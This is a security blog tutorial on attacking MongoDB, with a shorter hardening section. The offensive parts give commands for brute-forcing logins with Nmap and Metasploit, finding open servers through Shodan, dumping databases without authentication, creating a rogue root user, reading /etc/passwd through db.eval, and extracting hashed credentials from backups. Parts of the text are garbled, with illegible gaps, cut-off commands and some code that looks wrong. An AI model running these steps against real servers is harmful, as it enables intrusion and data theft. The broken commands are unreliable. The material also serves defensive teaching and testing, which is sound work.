ATTACKING MONGODB

NOSQL FOR HACKER OR NOT

WWW.DEVSECOPSGUIDES.COM

Attacking MongoDB

· Sep 23, 2024 · 11 min read

Table of contents

MongoDB attacks often exploit misconfigurations, particularly when authentication and network controls are not properly enforced. A common issue is when MongoDB instances are exposed to the internet without requiring authentication, allowing attackers to connect remotely and access sensitive data. Attackers can perform unauthorized actions such as viewing, modifying, or even deleting entire databases. Additionally, brute-force attacks may be used to guess weak credentials if authentication is enabled but poorly configured, leaving the system vulnerable to compromise.

Security misconfigurations, such as leaving the default port (27017) open to the public, neglecting SSL/TLS encryption, or failing to restrict access to trusted IP addresses, further increase the risk. Proper hardening measures, like enabling access control, requiring strong passwords, restricting MongoDB to specific network interfaces, and disabling insecure features like the HTTP interface, are critical to mitigating these risks. When left unchecked, these misconfigurations can lead to data breaches, service disruption, or database hijacking (e.g., ransomware attacks).

Enumeration

MongoDB is a popular NoSQL database that can sometimes be misconfigured, leaving it vulnerable to various attacks. This guide outlines some common methods to assess MongoDB security, using both automated tools and manual approaches.

1. Nmap MongoDB Brute Force Attack

You can start by scanning [illegible] empt brute-force logins using Nmap.

`nmap -sV --script mongodb-brute -n -p 27017 <IP>`

- `-sV`: Detects the service version.
- `mongodb-brute`: Uses the built-in MongoDB brute-forcing script.
- `-p 27017`: Specifies the default MongoDB port.

2. Metasploit MongoDB Login Scanner

Using Metasploit's auxiliary module, you can automate scanning and brute-forcing MongoDB login credentials.

COPY

```
use auxiliary/scanner/mongodb/mongodb_login
set RHOSTS <target_ip>
set RPORT 27017
run
```

3. Shodan Search for MongoDB Instances

Shodan, the search engine for IoT and internet-connected devices, can be useful for finding publicly accessible MongoDB instances. Here are a few Shodan queries:

- All MongoDB instances:
  `"mongodb server information"`
- Open MongoDB servers with full access:
  `"mongodb server information" -"partially enabled"`
- Partially authenticated MongoDB instances:
  `"mongodb server information" "partially enabled"`

4. Manual MongoDB Interaction via PyMongo

Once you have identified an open MongoDB instance, you can use Python’s `pymongo` library to connect and gather information.

```
from pymongo import

client = MongoClient('host', 27017, username='username',
password='password')
client.server_info()  # Retrieve basic server info
```

If admin credentials are available, you can fetch more detailed server information.

```
admin = client.admin
admin_info = admin.command("serverStatus")

# List databases
cursor = client.list_databases()
for db in cursor:
    print(db)
    print(client[db["name"]].list_collection_names())
```

5. Common MongoDB Commands

Once you are inside a MongoDB instance, you can explore the databases and collections using the following commands:

```
show dbs                     # List databases
use <db>                     # Switch to the desired database
show collections             # List collections in the selected
database
db.<collection>.find()       # Dump the contents of a collection
db.<collection>.count()      # Get the number of records in the
collection
db.current.find({"username":"admin"})  # Search for a specific user
```

If you have admin privilege database using these commands.

6. Automating MongoDB Enumeration with Nmap

For a more automated approach to MongoDB enumeration, Nmap provides some MongoDB-specific scripts:

```
nmap -sV --script "mongo* and default" -p 27017 <IP>
```

This will utilize any MongoDB-related scripts in Nmap's library to gather more information and possibly exploit vulnerabilities in the database.

Brute Force

MongoDB is often misconfigured, leading to potential vulnerabilities, especially when authentication is disabled. In this guide, we'll go through how to test MongoDB login mechanisms, check for authentication requirements, and perform brute-force attacks using tools like Nmap.

1. MongoDB Login Methods

By default, MongoDB doesn't require a password, making it an easy target if authentication isn't configured correctly. Below are several methods for logging into a MongoDB instance:

- **Basic MongoDB login without specifying a database:**
  ```
  mongo <HOST>
  ```
- **Specify both host and port:**
  ```
  mongo <HOST>:<PORT>
  ```
- **Specify a particular database:**
  ```
  mongo <HOST>:<PORT>/<DB>
  ```
- **Login with a username and password:**
  ```
  mongo <database> -u <username> -p '<password>'
  ```

If no credentials are requir   nce. However, if authentication is enabled,

2. Checking for MongoDB Authentication Using Nmap

Nmap's `mongodb-brute` script can be used to check if MongoDB requires credentials, and it can attempt brute-forcing the login if necessary.

```
nmap -n -sV --script mongodb-brute -p 27017 <ip>
```

- `-n`: Disables DNS resolution.
- `-sV`: Detects the version of the service.
- `mongodb-brute`: Runs the brute force script against MongoDB.
- `-p 27017`: Scans MongoDB's default port.

If MongoDB is open and requires no authentication, this script can potentially log in without needing a username or password.

3. Manual Brute Forcing

To verify if MongoDB requires authentication, you can manually inspect the MongoDB configuration file (`mongodb.conf`). For example, if you're working on a Bitnami MongoDB setup, the config file is typically located at `/opt/bitnami/mongodb/mongodb.conf`.

To check if authentication is disabled (no password required), use the following commands:

- **Checking if authentication is not required (noauth enabled):**

COPY

```
grep "noauth.*true" /opt/bitnami/mongodb/mongodb.conf | grep -v "^#"
```

If the result is `true`, it means MongoDB is running without authentication.

- **Checking if authentication is enabled:**

If this returns `true`, Mongo nd you'll need credentials to log in.

Lack of Authentication in MongoDB Instance

By default, MongoDB instances can be exposed to the internet without authentication, allowing attackers to access the database remotely. Let's start by identifying an open MongoDB instance and attempting to connect to it.

1. **Identify MongoDB instance and open ports**
   Use Nmap to detect open MongoDB ports and services:
   `nmap -n -sV -p 27017 <TARGET_IP>`
   If port `27017` is open, it indicates MongoDB is accessible on the target machine.
2. **Connect to MongoDB without authentication**
   If authentication is not enabled, you can access the database directly:
   `mongo <TARGET_IP>:27017`
   Once connected, you can view the available databases and collections:

```
show dbs                    # List databases
use <database_name>          # Switch to a specific database
show collections             # List collections in the selected
database
db.<collection>.find()       # Dump the data from the collection
```

This allows an attacker to potentially access sensitive information without credentials.

After discovering that MongoDB is exposed, we'll simulate an admin securing the instance by enabling authentication and setting up a strong password for the admin user.

1. **Enable MongoDB authentication**
   To enable authentication in MongoDB, edit the `mongod.conf` configuration file and turn on authorization. This step requires root or sudo access to the server:

```
sudo sed -i '/securi
authorization: enabled' /etc/mongod.conf
```

This adds the necessary lines to enable authorization. After editing, restart the MongoDB service:

`sudo systemctl restart mongod`

2. **Create an admin user with a strong password**
   Now that authentication is enabled, you need to create an admin user with a secure password:

COPY

```
mongo admin --eval "db.createUser({user: 'admin',
pwd: 'strong_password_here', roles: ['root']})"
```

This command creates an admin user with root privileges.

Disable Unused Network Interfaces

By default, MongoDB might listen on all network interfaces, making it accessible to attackers. Restrict it to listen only on localhost (`127.0.0.1`):

COPY

```
sudo sed -i '/net:/a \ \ \ \ bindIp: 127.0.0.1' /etc/mongod.conf
```

This ensures MongoDB is accessible only from the local machine, minimizing exposure.

Restart MongoDB after making changes:

```
sudo systemctl resta
```

Enable Access Control (Authentication)

Enabling access control ensures that only authorized users can access the MongoDB instance. Update the configuration file to enable authentication:

COPY

```
sudo sed -i '/security:/a \ \ \ \
authorization: enabled' /etc/mongod.conf
```

Restart MongoDB:

COPY

```
sudo systemctl restart mongod
```

Now, you need to create an admin user with strong credentials:

COPY

```
mongo admin --eval "db.createUser({user: 'admin',
pwd: 'secure_password', roles: ['root']})"
```

Enable SSL/TLS Encryption

To protect data in transit, SSL/TLS should be enabled. This encrypts the communication between the MongoDB server and clients:

COPY

```
mongod --sslMode requireSSL --sslPEMKeyFile /path/to/ssl/key.pem
--sslCAFile /path/to/ca/ca.pem --sslAllowInvalidHostnames
```

Make sure you have valid c

Disable HTTP Interface

MongoDB provides a simple HTTP interface that is not secured. It's recommended to disable this feature by editing the `mongod.conf` file:

```
sudo sed -i '/httpEnabled/ s/true/false/g' /etc/mongod.conf
```

Restart MongoDB:

```
sudo systemctl restart mongod
```

Enable Audit Logging

Audit logging allows you to track who accessed the MongoDB instance and what actions were taken. This is crucial for detecting malicious activities.

```
sed -i '/systemLog:/a \ \ \ \ destination: file\n\ \ \
\ path: /var/log/mongodb/audit.log\n\ \ \ \ logAppend:
true\n\ \ \ \ auditLog:\n\ \ \ \ \ \ \ destination:
file\n\ \ \ \ \ \ \ format: JSON' /etc/mongod.conf
```

- **Explanation**: This command modifies the MongoDB configuration file to enable audit logging and saves logs in `/var/log/mongodb/audit.log` in JSON format.
- **Purpose**: Audit logs provide insights into operations performed on the database, helping in post-incident analysis.

2. Set Appropriate File Permissions

MongoDB log files should b oDB service has access
to them. This limits the abi gs.

```
chown -R mongodb:mongodb /var/log/mongodb
chmod -R go-rwx /var/log/mongodb
```

- **Explanation:** `chown` sets the ownership of the log directory to the MongoDB service account, and `chmod` removes read, write, and execute permissions from group and others.
- **Purpose**: Protects sensitive log data from being modified or viewed by unauthorized users.

3. Disable Unused MongoDB Features

Turning off unnecessary MongoDB features like operation profiling reduces the attack surface.

```
sed -i '/operationProfiling:/a \ \ \ \ mode: off' /etc/mongod.conf
sed -i '/setParameter:/a \ \ \ \ quiet: true' /etc/mongod.conf
```

- **Explanation**: These commands disable MongoDB's operation profiling mode (which can unnecessarily log slow queries, giving attackers insight into database operations) and enable quiet mode to reduce verbose logging.
- **Purpose**: Minimizes logging of unnecessary information, reducing the chances of attackers gathering intelligence from log files.

4. Enable Firewalls and Limit Access to MongoDB Ports

To restrict unauthorized access, configure a firewall to only allow connections from trusted sources, such as an internal network.

```
ufw allow from 192.1[illegible]oto tcp
ufw enable
```

- **Explanation:** This command configures the `ufw` firewall to allow connections to MongoDB only from the local network (`192.168.1.0/24`) and blocks all other IPs.
- **Purpose:** Prevents attackers from accessing MongoDB instances from untrusted or external networks.

Exploiting Default Admin Users

Many MongoDB deployments have a default admin user account, sometimes configured with weak or no password. Attackers who gain access to a user-level MongoDB account can escalate their privileges by logging in as the `admin` user if authentication isn't properly configured.

1. **Identify the Admin Database** MongoDB stores user credentials in the `admin` database. Once connected to MongoDB, attackers can list available databases to find the admin database:
   `show dbs`
   Switch to the `admin` database and check if a user exists:
   `use admin show users`
2. **Login with Default or Weak Credentials** If weak credentials or default credentials are in use, attackers can log in as the `admin` user:
   `mongo admin -u admin -p 'password' --host <TARGET_IP>:27017`

Once logged in, attackers can escalate their access to admin privileges and gain full control over the MongoDB instance.

Exploiting Misconfigured Role-Based Access Control (RBAC)

MongoDB uses Role-Based Access Control (RBAC) to define what actions users can perform. Sometimes, roles are misconfigured, allowing users with limited roles to gain access to privileged operations.

1. **Enumerate User Roles** ... DB instance as a low-privileged user, attack
   `db.runCommand({ connectionStatus: 1 })`
   This command returns the user's current role, which might allow unintended operations.

2. **Abuse Misconfigured Privileges** If the user has the `dbAdmin` or `readWrite` role but on sensitive databases (e.g., the `admin` database), they can escalate privileges by creating or modifying roles.

```
db.createUser({
    user: "newAdmin",
    pwd: "secure_password",
    roles: [ { role: "root", db: "admin" } ]
})
```

In this scenario, the attacker has escalated privileges by creating a new admin account.

Leveraging File System Access via MongoDB

MongoDB allows you to store files and binary data using the GridFS system. If the attacker gains `dbOwner` or `dbAdmin` privileges, they can exploit MongoDB to read or write files directly to the underlying system.

1. **Write a File to the System** By using `db.eval()` or specific commands like `load()` (if not restricted), attackers can run JavaScript code on the server. If the server allows the execution of scripts, attackers can write files to the MongoDB server:

```
db.eval("var file = new File('/path/to/target/file.txt',
'w'); file.write('malicious content'); file.close();")
```

This could allow for arbitrar the file system, potentially allowing the att configurations.

2. **Read Files from the System** If the `db.eval()` function is enabled and no security restrictions are in place, an attacker can also read sensitive files from the system:

```
db.eval("var file = cat('/etc/passwd'); print(file);")
```

This scenario could allow attackers to retrieve sensitive information such as user accounts on the system.

Leveraging MongoDB API and Insecure Bindings

By default, MongoDB listens on all available network interfaces, which can expose the database to the public internet. If attackers can gain access to an exposed MongoDB API, they may escalate privileges through misconfigured network settings.

1. **Identify the Binding IP** Check whether MongoDB is bound to insecure interfaces (e.g., open to the public):

```
db.adminCommand({getCmdLineOpts: 1}).parsed.net.bindIp
```

2. **Escalate by Accessing the Admin Database** If attackers can access the admin interface over the network (e.g., through the `27017` port), they may be able to escalate privileges by connecting remotely and performing administrative operations:

```
mongo <TARGET_IP>:27017/admin -u admin -p 'admin_password'
```

Once connected to the `adm` ... late their access by executing commands or c ... rivileges.

Misconfigured Backup Systems

MongoDB databases are often backed up regularly. If these backups are exposed to unauthorized users or misconfigured, an attacker can gain access to sensitive data or credentials stored in these backups.

1. **Access Backup Directories** If an attacker has access to the MongoDB server or cloud storage where backups are stored, they can download and restore a MongoDB backup to their local system:

```
mongorestore --host localhost --port 27017 --db admin /path/to/backup
```

Once the database is restored, attackers can query sensitive data or escalate their privileges.

2. **Extract Admin Credentials from Backup** Attackers can query the `admin` database from the restored backup to extract hashed admin credentials:

```
use admin
db.system.users.find()
```

With the hashed credentials, attackers can attempt to crack the password and log in as an administrator on the live system.

Resources

- hacktricks
- Gcow安全团队

- redteamguides.com
- redteamrecipe.com

MongoDB Devops DevSecOps Databases

Written by

RR Reza Rashidi Follow

Published on

DevSecOpsGuides Follow

MORE ARTICLES

RR Reza Rashidi

HTTP Security Headers


1. X-Content-Type-Options Header The X-Content-Type-Options header prevents browsers from performing...

RR Reza Rashidi

Payment Vulnerabilities

In today's digital landscape, securing payment systems is critical to protecting financial transacti...

RR Reza Rashidi



File Upload Vulnerabilities

File upload vulnerabilities can lead to severe security breaches if not handled properly. Attackers ...